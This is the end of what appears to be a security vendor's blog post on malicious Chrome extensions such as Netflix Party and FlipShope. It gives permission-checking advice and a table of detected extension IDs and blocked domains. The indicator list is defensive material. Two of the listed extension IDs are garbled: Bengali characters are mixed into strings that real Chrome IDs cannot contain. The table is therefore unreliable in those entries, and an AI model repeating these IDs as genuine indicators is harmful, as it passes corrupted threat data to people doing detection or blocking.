The permissions will be shown by Chrome before the installation of the extension. Customers should take extra steps to verify the authenticity if the extension is requesting permissions that enable it to run on every website you visit such as the one detailed in this blog



McAfee customers are protected against the malicious sites detailed in this blog as they are blocked with McAfee WebAdvisor as shown below.



The Malicious code within the extension is detected as JTI/Suspect. Please perform a 'Full' scan via the product.

Type	Value	Product	Detected

Chrome Extension	Netflix Party – mmnbenehknklpbendgmngneaignppnbe	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	FlipShope – Price Tracker Extension – adikhbfjdbjkhelbdnffogkobkekkej	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	Full Page Screenshot Capture pojgkmkfincpdkdjepkmdেকcahmckjp	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	Netflix Party 2 – flijfnhifgdcbhglkneplegafminjnhn	Total Protection and LiveSafe	JTI/Suspect
Chrome Extension	AutoBuy Flash Sales gbnahglfafmhaehbmdjedfhdমিমjcbেd	Total Protection and LiveSafe	JTI/Suspect
URL	www.netflixparty1.com	McAfee WebAdvisor	Blocked
URL	netflixpartyplus.com	McAfee WebAdvisor	Blocked
URL	flipshope.com	McAfee WebAdvisor	Blocked
URL	goscreenshotting.com	McAfee WebAdvisor	Blocked
URL	langhort.com	McAfee WebAdvisor	Blocked
URL	Unscart.in	McAfee WebAdvisor	Blocked
URL	autobuyapp.com	McAfee WebAdvisor	Blocked

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
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